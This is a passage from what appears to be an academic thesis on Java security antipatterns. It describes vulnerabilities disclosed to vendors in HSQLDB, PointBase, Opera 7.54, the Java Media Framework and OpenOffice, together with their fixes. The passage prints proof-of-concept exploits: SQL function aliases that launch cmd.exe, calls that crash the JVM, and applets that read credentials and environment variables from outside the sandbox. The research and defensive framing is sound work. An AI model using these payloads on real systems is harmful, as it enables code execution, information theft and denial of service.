JDBC (JAVA Database Connectivity) is an example for a standard programming interface and application level communication protocol. JAVA clients use services of a local or remote database server via JDBC calls. To enhance query flexibility JAVA functions can be used within SQL queries. The same applies to embedded scripting environments (such as Beanshell, XSLT), which also expose the name space of the JDK to internal scripting programs.

8.6.2 Background

When functions and methods within the TCB of the JVM are exposed to untrusted user code via scripting environments, a path for attacker-injected parameters to privileged actions is available.

8.6.3 Context

In addition to native database application platforms, several java based database products are available on the commercial market. They offer connectivity via the JDBC protocol. The most popular are these products:

Name	Internal State Manipulation
Problem	Linking the JAVA namespace to internal programming environments are allowed to trigger privileged functionality
Background	JDBC compatible databases implemented in JAVA are not equipped with an appropriate security manager
Context	Exposure of the functionality of the JDK via reflection mechanisms of the SQL database allows to execute privileged actions (CWE-470)
Forces	Scripting commands like the `CREATE ALIAS` within the functionality of HSQLDB is not constrained with security manager settings
Faulty Beliefs	• SQL will be only used by clients to perform database operations • The containment model of the JDK does not allow escape paths outside the control flow of the application
Consequences	Overall system security compromised
Symptoms	• Information Disclosure • Denial-Of-Service • Code Injection
Refactored Solution	Installation of a security policy enforced by the JAVA security manager, after acquiring necessary security settings with the JCHAINS security manager.

Table 8.14: Security antipattern: Internal State Manipulation

```
CREATE ALIAS SIN FOR "java.lang.Math.sin";
```

Figure 8.24: SQL ALIAS definition

IBM Cloudscape is a standalone JAVA database product that is bundled to the IBM Websphere application server (IBM Corporation, 2006a).

PointBase is a standalone database product that is bundled to the reference implementation of the JEE 1.4 standard (Secunia, 2004).

HSQLDB is a lightweight SQL database, which is also usable as standalone database. It is the default SQL provider bundled to the JBoss application server in order to manage the queues for the JMS infrastructure and provide a data source service that is needed for container-managed-persistence (hsqldb Development Group, 2005).

These three database products share a common set of vulnerabilities, that an external attacker can exploit. In order to provide functionality needed for data access JDBC supports the core SQL functionality such as `SELECT`, `CREATE` and other commands. In addition to the core functions JAVA SQL databases often provide the feature to define user defined functions via the `ALIAS` command. The strategy of an attacker is to trigger a vulnerable trusted function via a SQL call (Figure 8.24).

The `CREATE ALIAS` definition requires that the JAVA functions, which are mapped to an SQL alias, are static and return void or a data type that can be converted on the fly to an SQL value. HSQLDB has the strictest conversion policy from JAVA types to SQL types. Therefore, the set of assignable functions usable in all relevant SQL implementation is restricted to the smallest universal usable sets, which are functions usable in HSQLDB.

Allowing SQL to arbitrary call into JAVA methods is an example of the *Unsafe Re□ection* weakness (CWE-470).

8.6.4 Forces

When running in embedded mode, the host application and HSQLDB share the same JVM. If the host application is implemented in a way that prevents the transparent activation of the security manager, the default installation and other specific configuration are likely to have the security manager disabled. This allows attacks to access privileged and vulnerable routines such as in the SPP, as they are not restricted in an unprotected runtime mode. The JBoss server in version 3.2.x is an example for such an application (JBoss Group, 2005a,b).

8.6.5 Faulty Beliefs

During requirements analysis the wrong assumption was established, that the embedding scripting language would only be used by clients to benign operations, such as database query operations. A second false perception in the programmers mind is related to the protection containment model of the JDK. Programmers trust the JVM that it does not allow escape paths outside the control flow of the application. However, the exposure of static methods and fields of the JVM undermines these goals, as they can be accessed by an unprivileged user.

8.6.6 Antipattern Solution

In the beginning (2003) of our research penetration testing of local installations of all three databases was performed, these products were not designed to run with a JAVA security manager. Consequently, they have been found to be vulnerable to remote command injection, information disclosure. A simple JDBC SQL statement was sufficient to start an arbitrary executable on the host running a SQL database, which open a covert trigger. With a `SecurityManager` in place this would only be feasible with an explicit "execute" `java.io.FilePermission` defined in the policy file.

```
CREATE FUNCTION COMPDEBUG (IN P1 boolean)
        RETURNS VARCHAR(100)
        LANGUAGE \JAVA NO SQL
        EXTERNAL NAME "org.apache.xml.utils.synthetic.JavaUtils::setDebug"
        PARAMETER STYLE SQL;
SELECT COMPDEBUG(true) FROM SYSUSERS;

CREATE FUNCTION SETPROP (IN P1 VARCHAR(100), IN P2 VARCHAR(100))
        RETURNS VARCHAR(100)
        LANGUAGE \JAVA NO SQL
        EXTERNAL NAME "java.lang.System::setProperty"
        PARAMETER STYLE SQL;
SELECT SETPROP( org.apache.xml.utils.synthetic.javac ,  cmd.exe ) FROM SYSUSERS;

CREATE FUNCTION COMPILE (IN P1 VARCHAR(100), IN P2 VARCHAR(100))
        returns VARCHAR(100)
        LANGUAGE \JAVA NO SQL
        EXTERNAL NAME "org.apache.xml.utils.synthetic.JavaUtils::JDKcompile"
        PARAMETER STYLE SQL;
SELECT COMPILE(  ,  /c notepad.exe ) FROM SYSUSERS;
```

Figure 8.25: SQL command injection

As a demonstration, the following statement for PointBase DB calls JAVA code in the address space of the server JVM to launch a native executable. These aliased classes were available in the JDK core until version 1.4.2_09.

8.6.7 Consequences

The SQL dialect of Pointbase allows aliasing of JAVA methods to SQL functions. This is performed with the `CREATE FUNCTION` statement as shown in Figure 8.25.

The example starts a `notepad.exe` on the host executing the JDBC database as a proof of concept. To perform a malicious action every other more harmful executable such as a remote shell could be started via this

```
org.apache.xml.utils.synthetic.JavaUtils.setDebug(true); // 1.
System.setProperty("org.apache.xml.utils.synthetic.javac","cmd.exe"); // 2.
org.apache.xml.utils.synthetic.JavaUtils.JDKcompile("","/c notepad.exe"); // 3.
```

channel as well. The SQL statement is equal in functionality to the JAVA code shown in Figure 8.6.7.

The syntax between the SQL dialects of the databases presented differ in small details but the possibility of injection was shown for HSQLDB, PointBase and Cloudscape SQL, when running on a Sun JDK 1.4.x virtual machine.

The code does the following:

1. It sets a debug mode
2. Then an internal variable of the Xerces classes is set that defines the default JAVA compiler to an arbitrary executable program
3. Finally, it calls the compile function, which invokes an executable file (`cmd.exe`).

The important part of the next SQL statement is a call to a vulnerable JVM routine in the `sun.*` packages, which causes an immediate JVM crash in the remote JDBC server, when the security manager is not activated. This vulnerability was communicated to Sun by the author in 2002, see Chapter 9.2.3 on fixing the underlying JVM weakness. The SQL statement in Figure 8.26 is equal in functionality to the JAVA code depicted in Figure 8.27.

8.6.8 Symptoms

An enhanced problem exists with Hypersonic SQL when deployed with JBOSS application server 3.2.1. The default installation lacks an active security manager. Furthermore and more important it opened a listing

```
CREATE FUNCTION CRASH5(IN P1 VARCHAR(20)) RETURNS VARCHAR(20)
         LANGUAGE \JAVA
         NO SQL
         EXTERNAL NAME "sun.misc.MessageUtils::toStderr"
         PARAMETER  STYLE SQL;
SELECT CRASH5(null) from SYSUSERS;
```

Figure 8.26: SQL command alias to cause JVM crash

```
{ sun.misc.MessageUtils.toStderr(null); }
```

Figure 8.27: Simple Java statement to cause JVM crash

TCP port 1701 that accepted anonymous JDBC calls, which allowed to inject arbitrary remote commands into the JEE process as the JDBC data source is a database that is running in the same VM as the JEE server process. We notified the vendor.

As a consequence, by closing the open port and switching default configuration to the internal JVM communication mode, the vulnerability has been removed by the JBOSS developers.

The candidate list for vulnerable routines in the JDK system classes is retrieved by implementing an algorithm that filters the set of methods for static routines with a specific compatible return value. A compatible static function does return a primitive return value or a String and only has primitives or Strings in the parameter list.

This can be done with the code of the HSQLDBAliasFinder class, which is available in Appendix A.2.

8.6.9 Detection

The basis of the JDBC command injection approach is a list of vulnerable functions in the JDK runtime classes, which are static and have a simple type return value such as a String, a numeric primitive, or a void. Such a candidate list can be retrieved with a BCEL (BCEL Project, 2006) method walker (as shown in Chapter 4.4.4). The algorithm has to check for static functions that comply with a specific signature filter.

The smallest set of available functionality was restricted by the mapping of HSQLDB. Via bytecode engineering candidate methods in `rt.jar` were retrieved that have a `public static void` signature with primitive (such as boolean) or `java.lang.String` input values. This set was scanned whether the member calls privileged code parts such as file operations and shell execution. Beside the presented examples other functionality can be called that may be potentially misused for log manipulation or forged program termination.

8.6.10 Refactored solution

As the classes in the `org.apache.xml.utils.synthetic` package are considered experimental only (Zongaro, 2004), these were removed from the JDK in version 1.4.2_09.

From the user perspective, this refactoring in a regular JDK release did not remove as promptly as needed. Instead we suggested to perform a policy-based refactoring. A typical use case for JCHAINS was evaluating a useful least-privilege set of rules that allow the application to be executed, but have access to critical resources blocked or encapsulated in well-defined privileged actions. However, such a system should be tested with a well-defined coverage test not to lock up specific use cases, which require privileged resources.

We provided the vendor with a possible security-related refactoring suggestion. PointBase uses sockets, access to files and in its current working

```
grant codeBase "file:${PointBase.lib}$\{file.separator\}-"
{
 permission java.net.SocketPermission "*:1024-","connect,resolve,accept";
 permission java.io.FilePermission ".", "read,write,delete";
 permission java.util.PropertyPermission "*", "read";
};
```

Figure 8.28: Security Policy to secure Pointbase database

directory, which is a subset of all files that the process is potentially is allowed to read.

The resulting security policy limits the damaging effect of using the JDK functions within SQL, as a security manager blocks the access to critical resources without explicit granting a permission. PointBase was also enhanced to support a security manager in version 4.8.

For securing the Cloudscape database IBM provides an optional startup parameter that enables the security manager.

8.6.11 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.15.

8.6.12 Summary

The presented database systems have been refactored by applying a security manager policy. The secure coding guidelines `R1`, `R2`, `R4` are violated, and by that it was shown that careless use of JDBC alias macros violates the TCB function of the JVM as the integrity of the overall server system was subverted. The JCHAINS case study in Chapter 9.3.8 shows how to refactor the effects of this antipattern. The extend of this antipattern to subvert application-level security has been shown in major database

R1	Careful usage of static fields	X
R2	Careful usage of static methods	X
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	X
R6	Preference of immutable objects	X
R7	Filter user supplied data	
R8	Secure object serialization	
R9	Avoid native methods	
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	
R12	Avoid direct usage of internal system packages	

Table 8.15: Violation of JSCG by Internal State Exposure

products (Schönefeld, 2004c, 2003l) and application server environments (Schönefeld, 2003p; Mitre Corporation, 2003).

8.7 Private Namespace Exposure

JAVA supports a range of runtime models. One of them is the JAVA-Plugin-Mode. In the browser embedded mode, it is important to limit the permissions of the executed code to enforce the applet sandbox.

Name	Private Namespace Exposure
Problem	Configuring embedded JVM with an insecure policy setting harms the security of the end user
Background	Access to the TCB by applets is usable for gathering of identity information and system configurations
Context	Access to SPP opens the gate to undocumented and private functionality of the internal runtime classes and violates Sun's guidelines for secure JAVA programming.
Forces	The JVM within Opera 7.54 had inappropriate security settings
Faulty Beliefs	• Access to SPP for user classes is necessary to implement JAVA plugin
Consequences	The protection of the end user is endangered, such as theft of credentials, information gathering about the end user's computer configuration for preparation of a specific attack
Symptoms	• Integration of the opera specific JAVA plugin in contrast to the standard JAVA plugin to provide enhanced security • Access to SPP within the implementation of applications.
Refactored Solution	Removal of the explicit grant to SPP for Opera 7.54 Update 1

Table 8.16: Security antipattern: Private Namespace Exposure

8.7.1 Problem

Allowing applets access to SPP is a configuration issue that causes the JAVA plugin in the browser vulnerable to leakage of the JAVA sandbox, allowing malicious applets to gain elevated privileges.

```
import sun.awt.font.*;
public class Opera754FontCrashApplet extends java.applet.Applet{
  public void start() {
      int j = javax.swing.JOptionPane.showConfirmDialog(null,
           "Illegalaccess.org | Step1 Opera 754 FontCrash, wanna crash? ");
      if (j == 0)  {
       NativeFontWrapper.getFullNameByIndex(Integer.MIN_VALUE);
       NativeFontWrapper.getFullNameByIndex(Integer.MAX_VALUE);
   }
 }
}
```

Figure 8.29: Opera 754 private namespace exposure

8.7.2 Background

Entry to the TCB by SPP enables applets to be used for gathering of local identity information and system configurations as well as causing annoying crash effects. The Opera browser had this deployment antipattern in Version 7.54 (Schönefeld, 2004d).

8.7.3 Context

Access to SPP opens the gate to some undocumented functionality and violates Sun's guidelines for secure JAVA programming. This antipattern is also known as the *Failfure to fulfill API contract* weakness (CWE-227). An attacker could crash the browser or perform other actions harmful to the user security. Just like with the following proof-of-concept to trigger a native debug assertion (Figure 8.29).

8.7.4 Forces

The default JAVA appletviewer implements the same security mechanisms as the original JAVA plugin by Sun. It complains with the following mes-

```
java.security.AccessControlException: access denied
(java.lang.RuntimePermission accessClassInPackage.sun.awt.font)
       at java.security.AccessControlContext.checkPermission(AccessControlContext.java:269)
       at java.security.AccessController.checkPermission(AccessController.java:401)
       at java.lang.SecurityManager.checkPermission(SecurityManager.java:524)
       at java.lang.SecurityManager.checkPackageAccess(SecurityManager.java:1491)
       at sun.applet.AppletSecurity.checkPackageAccess(AppletSecurity.java:190)
       at sun.applet.AppletClassLoader.loadClass(AppletClassLoader.java:119)
       at java.lang.ClassLoader.loadClass(ClassLoader.java:235)
       at java.lang.ClassLoader.loadClassInternal(ClassLoader.java:302)
       at Opera754FontCrashApplet.start(Opera754FontCrashApplet.java:9)
       at sun.applet.AppletPanel.run(AppletPanel.java:377)
       at java.lang.Thread.run(Thread.java:534)
```

Figure 8.30: Private namespace exposure error message

sage instead of executing a method from the SPP namespace, as show in Figure 8.30.

8.7.5 Faulty Beliefs

During integration of the JAVA plugin the opera programmers integrated the JVM under the false assumption that the access to SPP is necessary for their own plugin implementation.

8.7.6 Antipattern solution

By altering the recommended policy settings for a default applet sandbox they opened the gate for attackers to misuse the exposed SPP classes. Opera allows all untrusted applets access to these classes by disabling the default check for a access permission in order to use the SPP. In contrast to other major browsers, which use the JAVA Plugin, Opera uses the JRE directly with a proprietary adapter. Opera also introduces a definition of the default policy, allowing unprivileged applets access to internal sun-packages by specifying in the `opera.policy` file (Figure 8.31).

```
grant {
   permission java.lang.RuntimePermission "accessClassInPackage.sun.*";
};
```

Figure 8.31: Opera 754 Policy File Problem

8.7.7 Consequences

Resulting from the loosening of the default security policy for applets, the protection of the end user is endangered, as his credentials can be stolen. In addition there is the possibility of gathering information about his computing platform. Such knowledge could be used to launch a more specific attack with the adequate techniques, such as a stealth rootkit specialized for the windows platform (Hoglund and Butler, 2005).

8.7.8 Symptoms

The ability to access the SPP allows attackers to use an extended range of privileged functionality and sensitive data. Some examples that demonstrate the exploitation potential are furthermore presented:

Exposure of the location of local JAVA installation

Sniffing the URL classpath allows to retrieve the URLs of the bootstrap class path and therefore the JDK installation directory. This is a privilege escalation out of the protection domain for untrusted applets (Figure 8.32).

Exposure of local user name to an untrusted applet

An attacker could use the `sun.security.krb5.Credentials` class to retrieve the name of the currently logged in user and parse his home di-

```
import sun.misc.*;
import java.util.Enumeration;
public class Opera754LauncherApplet extends java.applet.Applet{
  public void start()  {
           URLClassPath o = Launcher.getBootstrapClassPath();
      for (int i = 0; i < o.getURLs().length; i++) {
          System.out.println(o.getURLs()[i]);
      }
  }
}
```

Figure 8.32: Opera 754 Bootstrap classpath Problem

rectory from the information, which is provided by the thrown `java.security.AccessControlException` (Figure 8.33). The attacker may then evaluate the resulting exception thrown by acquireDefaultCreds, which allows him to guess the operating system, the location of user files as well as the name of the user running the applet (Figure 8.34).

8.7.9 Refactored Solution

We recommended the Opera programmers switching the opera JAVA architecture to the standards based approach and use the standard JAVA plugin from Sun.

For secure browsing with a JAVA-enabled version of Opera 7.54, we recommended the programmers at Opera to support the standard JAVA Plugin and the standard browser sandbox. However, the following trivial patch in the JAVA policy file (opera.policy.) in the opera installation removes the cause for the vulnerabilities. This can be done easily by commenting out the following grant section as shown in Figure 8.35.

8.7.10 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.17.

```
import sun.security.krb5.*;
public class Opera754KerberosAppletPrint extends java.applet.Applet{
   public void start() {
            int j =
javax.swing.JOptionPane.showConfirmDialog(null,
   "Illegalaccess.org | Step1 Opera 754 FontCrash, wanna crash? ");
            System.out.println(j);
            try {
              Credentials c =  Credentials.acquireDefaultCreds();
              j = javax.swing.JOptionPane.showConfirmDialog(null,
             "Illegalaccess.org |Credentials ="+c);
          }
          catch (Exception e) {
          j = javax.swing.JOptionPane.showConfirmDialog(null,e.toString());
          }
   }
}
```

Figure 8.33: Opera 754 Kerberos credentials exposure

```
java.security.AccessControlException: access denied (java.io.FilePermission
C:\Dokumente und Einstellungen\Marc\krb5cc_Marc read)
```

Figure 8.34: Opera 754 Kerberos credentials exception message

```
// Standard extensions get all permissions by default
[...]
//grant {
//        permission java.lang.RuntimePermission "accessClassInPackage.sun.*";
//};
```

Figure 8.35: Refactoring namespace exposure in Opera 7.54

R1	Careful usage of static fields	
R2	Careful usage of static methods	
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	X
R6	Preference of immutable objects	
R7	Filter user supplied data	
R8	Secure object serialization	
R9	Avoid native methods	
R10	Clear sensitive information	X
R11	Limit visibility and size of privileged code	
R12	Avoid direct usage of internal system packages	X

Table 8.17: Violation of JSCG by Private Namespace Exposure

8.7.11 Summary

The presented attack scenarios are catalogued for the Opera environment under CVE-2004-1489.But they can be extrapolated from the limited opera case to other protected environments, which allow untrusted code to access the classes from the SPP. It furthermore became clear, that moving away from secure default setting, such as the predefined security policy for applets, could harm the protection of the end user. From architectural level this section showed a typical problem regarding the reuse of standard components, and so completes the Long catalog of *Software Reuse Antipatterns* (Long, 2001).

8.8 Disabling Abstraction

A fundamental principle of the JAVA programming language is abstracting from the concrete runtime environment to be contained within a virtual runtime environment. In the following it will be shown how the protective function of abstraction will be void when the bridging code leaking of system-near details. The template for this antipattern is shown in Table 8.18.

8.8.1 Problem

The protection model of the JAVA Runtime Environment depends on the enforcement of strict visibility settings that only allow only privileged callers to utilize system-near functions and data. From an attackers perspective, these information aids the penetration of a JAVA-based system, even in sandboxed environments.

8.8.2 Background

Even in sandboxed environments it is frequently necessary to branch into system-near functionality. Those calls are proxied by the system libraries, so the security manager can intercept whenever the caller is not allowed to call a function due to the policy definitions.

8.8.3 Context

The virtual machine (and not the programmer) is responsible to adapt to the specifics of a given runtime platform and its proprietary settings. As all applications JAVA programs need access to system near functionality. To fulfill this requirement without dropping the platform-neutral facade of the JAVA runtime environment the bridging to the system functions is achieved by using JNI. By utilizing the `native` keyword, JAVA function

Name	Losing Abstraction Antipattern
Problem	The JAVA protection model depends on the enforcement of strict visibility rules. These only allow privileged callers to use system-near functions and data. Information could leak to attackers.
Background	Pure JAVA functions cannot access most system-near resources directly, although it is necessary to provide complete functionality for applications. Instead the JAVA system libraries provide abstract system resources. The security manager can intercept whenever the caller is not allowed to call a function due to the policy definitions.
Context	JNI allows defining platform independent function stubs whereas the implementation differs for the deployed runtime platform. It is linked dynamically. As JNI functions (typically written in C/C++) handle native resources, a layer-below attack could be performed by misusing C-typical weaknesses in the native implementation and the JAVA guarding functions. CWE-111 summarizes the potential problems of this weakness.
Forces	To enhance the JDK with system-near functions, libraries need elevated privileges. Standard extensions are loaded via the extension class loader and are assigned to the `AllPermission` protection domain.
Faulty Beliefs	• The JAVA platform per default decouples access hardware-near resources • The protected method modifier keyword is an appropriate protection against misuse of a method or field within a class.
Consequences	Inappropriate guarding of methods and fields that are used to communicate to system-near resources may allow that information such as pointers memory can be misused by manipulating the inner data structures and therefore allow attackers to write to arbitrary memory locations.
Symptoms	Manipulation of system memory may help an attacker to trigger code execution attacks. An unsuccessful code execution attack can still lead in a denial-of-service condition. However read-access to system memory may leak sensible data to attackers.
Refactored Solution	Enforcing the appropriate visibility rules to those functions that handle system-near resources prevents that attackers break the platform-independent decoupling from the JAVA namespace to the physical system.

Table 8.18: Security antipattern: Losing Abstraction

stubs are bound to native function backends, typically written in C. The weakness *Direct use of unsafe JNI* is known as CWE-111.

8.8.4 Forces

The TCB of a JAVA Runtime Environment is backed up by the enforcement of the visibility rules, specified in the JAVA language specification. To enhance the functionality of the standard JRE installation Sun introduced the concept of extension libraries. These libraries are loaded with an enhanced set of permissions (typically `AllPermission`)to access system near resources.

8.8.5 Faulty Beliefs

The belief that JAVA completely decouples hardware-specific functionality from being harmed by malformed injected data, only holds true when the appropriate visibility rules are applied. Using the `protected` keyword may give programmers the wrong impression that a method cannot be used by malicious subclasses, instead subclassing can subvert this inadequate precaution.

8.8.6 Antipattern Solution

The JAVA Media Framework (Sun Microsystems, 2003e)(JMF) is a standard extension that allows access to multimedia elements such as music, movies and other stream data for JAVA applications. Therefore the JMF libraries need access to system hardware functionality such as the sound card and graphics equipment and several codecs, native code has to be accessed from the JMF libraries. The JMF libraries are installed as standard extensions to the `lib/ext` directory of the JRE. Libraries in this directory are loaded by the extension class loader and are trusted by the applet security manager. A programming flaw within the JMF is an example

that breaks this abstraction principle and exposes a path to physical system memory. Moreover it introduces a vulnerability through bypassing restrictions of standard security manager settings, which are used for applets and other contained execution models.

This vulnerability breaks the abstraction model of the JAVA language, which keeps system-specific runtime concerns away from the programmer.

Consequences

The NBA (`NativeBlockAccessor`) is the responsible class to provide a specified communication area between the JAVA language and native memory. The cause for the problem is the inappropriate guarding of an internal variable of the NBA class inside the JMF. This variable holds the pointer to a native memory block. By subclassing the NBA class, this data was made available to arbitrary JAVA applets, using conversion routines to map JAVA byte values to system memory.

Symptoms

Following is the proof-of-concept code for the vulnerability, it was first described by the vendor in (Sun Microsystems, 2003i), and is rated as a denial-of-service vulnerability.

The code shows that there is more in this vulnerability than crash the vm, it allows reading and writing SYSTEM memory from an unsigned applet therefore bypassing the sandbox. Testing shows that version is JMF 2.1.1.c vulnerable, after our notification Sun released the patched 2.1.1.e version.

For a test case it is necessary to construct an applet that calls the JMF classes in classpath and construct an HTML page to load this untrusted applet in a web browser.

```
public class ReadEnv extends Applet{
// Applet that Reads the Environment via vulnerable JMF routine
// (2003) Marc Schoenefeld, www.illegalaccess.org
  static NBA base = new NBA(byte[].class,18);
  public static void crash(Object o) {
     NBA ret = new NBA(byte[].class,4);
     long oldret = ret.data;
     System.out.println(
         "Base of data: "+
         Long.toString(base.data,16));

     String[] envs = {"USERDOMAIN","USERNAME",
                      "USERPROFILE","CLASSPATH",
                      "TEMP","COMSPEC",
                      "JAVA_HOME","Path",
                      "INCLUDE"};

     for (int i = 0; i < envs.length; i++) {
         String val = NBAFactory.getEnv(
             envs[i],
             base.data,
             base.data+32768);
         if (!(o instanceof Applet)) {
             System.out.println(envs[i]+":"+val);
         }
         else {
             javax.swing.JOptionPane.showMessageDialog(
                (java.applet.Applet) o,
                 envs[i]+":"+val);
         }
     }

     try {
         System.out.println(
             System.getProperty("java.class.path"));
         java.util.Properties p = System.getProperties();
         p.list(System.out);
     }
     catch (java.security.AccessControlException e) {
         System.out.println(
            "Cannot read environment via getProperties:"+e);
     }

     ret.data = oldret;
  }

  public static void main(String[] a) {
     crash(null);
  }

  public void paint(Graphics g) {
     if (init == 0) {
       init=1;
       crash(this);
    }
  }

  static int init = 0;
}
```

Figure 8.36: Reading system memory from an untrusted applet

The additional code provided in Figure 8.36 and Appendix A.1 demonstrates the effects of this antipattern. It is aimed to read system memory and demonstrates how to read the system environment variables from an untrusted applet, in the case the JMF 2.1.1.c is installed.

8.8.7 Refactored Solution

Appropriate visibility definitions where introduced to the involved methods that handle system-near resources prevents that attackers break the platform-independent decoupling from the JAVA namespace to the physical system. Therefore the visibility of the class `com.sun.media.NBA` was changed. This measure prevented untrusted callers to access the data fields of that class.

8.8.8 Detection

The existence of this vulnerability in an installed JRE instance can be detected during penetration testing with the Nessus vulnerability scanner, as it has been incorporated into the set of Nessus standard tests (Tenable Network Security, 2003).

8.8.9 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.19.

8.8.10 Summary

The antipattern description shows that privileged functionality needs appropriate guarding to prevent misuse from malicious code. We suggest to avoid exposing native functionality directly to via non-private method definitions to callers and subclasses. The code example shows how attacker-injection bypassing code may access sensitive elements of the superclass.

R1	Careful usage of static fields	
R2	Careful usage of static methods	
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	
R6	Preference of immutable objects	
R7	Filter user supplied data	
R8	Secure object serialization	
R9	Avoid native methods	X
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	X
R12	Avoid direct usage of internal system packages	

Table 8.19: Violation of JSCG by the Losing Abstraction

The `final` keyword may prevent subclassing and therefore the definition of similar interception techniques.

8.9 Lax component permission settings

The JAVA programming language and the existing frameworks allows to build applications from pre-built components and own code. Also open-source projects often reuse libraries from different sources to build an application system

In the next case study we describe how the reuse of a component and its default security settings can undermine the security level of the top-level system. In our concrete example this is the OpenOffice desktop application and its reuse of the HSQLDB database component. The template for this antipattern is shown in Table 8.20.

8.9.1 Problem

Constructing a composite application from multiple components may lead to the assignment of larger permission bundle than actually necessary. Reusing of components without restricting their default permissions can have fatal effects on the security level.

8.9.2 Background

Solving specialized requirements is frequently implemented by adding standard components to the class path of the application. This component may provide code parts to implement functionality that allows to circumvent security requirements of the composite application.

8.9.3 Context

This antipattern is related to CWE-250, as it fails restricting the privileges of code (which is potentially untrusted). Adding a JAVA component (like HSQLDB) to a composite application (OpenOffice) imposes the same security problems as adding a native library, especially if this component is implicitly run with AllPermission settings. This means that the

Name	Lax Permission Antipattern by component reuse
Problem	A composite application consists of multiple components. Each of those has differing security assumptions.
Background	Customizing specialized components are superior to rewrite the functionality for the requirements that needs to be solved. This often does not reflect the specific behavior of a component.
Context	CWE-250 (Mitre Corporation, 2008), describes the problem of running code with unneccessary permissions. Having a component that has unnecessary permissions can be misused when an attacker manages to get control of the control flow inside this component.
Forces	The SQL dialect within HSQLDB used within OpenOffice allows to expose JAVA functions to the SQL namespace. This allows to map arbitrary static methods to the functionality an SQL script can use. This is the attack vector that lets an attacker misuse the elevated privileges of the component.
Faulty Beliefs	JAVA is known as a secure programming language. But it does not automatically sandboxe remote code and prevent harm to the host. As a necessary precaution a security manager needs to be installed. Privileged resources are unprotected can be accessed by untrusted code.
Consequences	By sending a handcrafted database file to a victim an attacker can take over control of the victims machine. This can result in a Denial-Of-Service or a code execution scenario.
Refactored Solution	HSQLDB was the only part that underwent a refactoring. No changes were made to the permission setup of the JVM process, which runs the JAVA process. In similar cases we provide an alternative solution to equip the application with a least privilege setup by using the JCHAINS framework.

Table 8.20: Security antipattern: Lax Permissions

JVM runtime libraries are loaded with an enhanced set of permissions (`AllPermission`) to access system resources.

8.9.4 Forces

HSQLDB allows to expose JAVA functions to the SQL namespace, as discussed in Chapter 8.6. This allows to map arbitrary static methods to the functionality an SQL script can use.

8.9.5 Faulty Beliefs

The belief that JAVA automatically sandboxes remote code is misleading, this is only the case, when a security manager is enabled. Only using the security manager guarantees, that access to protected resources is blocked by the JVM.

8.9.6 Antipattern Solution

The developers of OpenOffice did note take the possibility into account that the ODB database structure includes a database startup script, which is executed during the process of initializing the database structures . As an ODB file is technically a ZIP-archive (Figure 8.38) an attacker can replace the default database startup file with arbitrary static function calls.

OpenOffice fails to start HSQLDB with least privileges, as it is integrated without any restrictions on the JAVA process. Obviously the developers did not consider the possibility of passing handcrafted code via the database startup script. This typically consists of a few standard SQL commands, to set the table structures, the code page and a sorting sequence, as shown in Figure 8.37.

```
SET DATABASE COLLATION "Latin1_General"
CREATE SCHEMA PUBLIC AUTHORIZATION DBA
CREATE CACHED TABLE "FirstTable"("ID" INTEGER
   NOT NULL PRIMARY KEY,"TestID" VARCHAR(50))
SET TABLE "FirstTable" INDEX 64 0
CREATE USER SA PASSWORD ""
GRANT DBA TO SA
SET WRITE_DELAY 60
SELECT * FROM "FirstTable"
   WHERE ID="sun.misc.MessageUtils.toStderr"(NULL);
```

Figure 8.37: Calling JAVA functions from SQL in database/script

```
unzip -t exploitdb.odb
Archive:  exploitdb.odb
[...]
    testing: database/script          OK
[...]
```

Figure 8.38: Structure of an Openoffice database file

Consequences

As demonstrated in the code, arbitrary JAVA code can be executed, in this case the call of a vulnerable method of the JDK runtime classes that causes the JVM to terminate the JVM immediately causing a Denial-Of-Service attack. We reported this problem to the vendor, which was subsequently fixed in a security advisory Mitre Corporation (2007b).

8.9.7 Refactored Solution

Version 1.8.0_09 of HSQLDB was modified to restrict the exposure of JAVA functions to the SQL namespace. This new default behavior is changeable only by setting a JVM property that is read during HSQLDB startup. Unfortunately OpenOffice did not limit the standard set of permissions granted to the JAVA process in this refactoring. An alternative to solve this problem is shown in the discussion about least-policy generation using the JCHAINS framework.

8.9.8 Affected Security Goals

The violated guidelines by this Antipattern are marked in Table 8.21.

8.9.9 Summary

The half-hearted refactoring by the vendor has shown that the penetrate-and-patch strategy is very common in current software companies. For a single instance of a vulnerability, patching a single vulnerability is less time consuming than fixing the root cause. This relation changes once the number of detected bugs that have a common root cause reaches a critical value, and the introduction of a general solution has the advantage of requiring less total development resources.

R1	Careful usage of static fields	
R2	Careful usage of static methods	
R3	Prefer reduced scope	
R4	Limit package definitions	
R5	Limit package access	
R6	Preference of immutable objects	
R7	Filter user supplied data	
R8	Secure object serialization	
R9	Avoid native methods	
R10	Clear sensitive information	
R11	Limit visibility and size of privileged code	X
R12	Avoid direct usage of internal system packages	

Table 8.21: Violation of JSCG by the Lax Permission

8.10 Summary

This chapter has shown that local coding flaws in JAVA programming can lead to violations of the major security goals, harming the global JVM security state. In the refactoring chapter we will present a detection methodology that analyzes bytecode patterns.

9 Refactoring tools to enhance Software Security

In the following sections we will discuss the practical application of our research in form of refactoring tools. The JDETECT framework helps to identify candidates in code that confirm to security antipatterns. The JNIFUZZ framework is helpful generating test cases to check whether a native library contains vulnerabilities that can be compromised from user code. We finally present the JCHAINS framework that allows to analyze applications regarding to their security requirements and later define a least-privilege policy from the identified security requirements.

9.1 The JDETECT Framework

To scan the code inside JAVA applications for suspect code patterns such as security antipatterns two differing approaches exist. One is to scan source code structures and take the same input that the JAVA compiler consumes. The second approach bases on the analysis of bytecode.

We chose the second approach as it allows detecting vulnerabilities independent from the compiler that generated the code. This additional degree of freedom extends the scope from just being applicable for JAVA to any language that compiles to JVM bytecode. Furthermore for black box scenarios or undocumented third-party source code is often not available, so analyzing bytecode is the only option covering the relevant scenarios.

In the prototyping phase the first results available were detectors that were dependent of BCEL only, but their reporting and storage features were very limited.

Therefore, the second design choice is to write standalone detectors or

utilize an existing framework to integrate with. The first alternative does not allow that the results scale with the invested input (coding time), as resources have to be spent for defining an infrastructure to store and report the findings of vulnerable code parts. We chose the second alternative and use the FINDBUGS framework to integrate to, which provided a management framework and advanced reporting features.

The design blueprint of JDETECT bases on the following configuration:

- BCEL as API for accessing bytecode structures
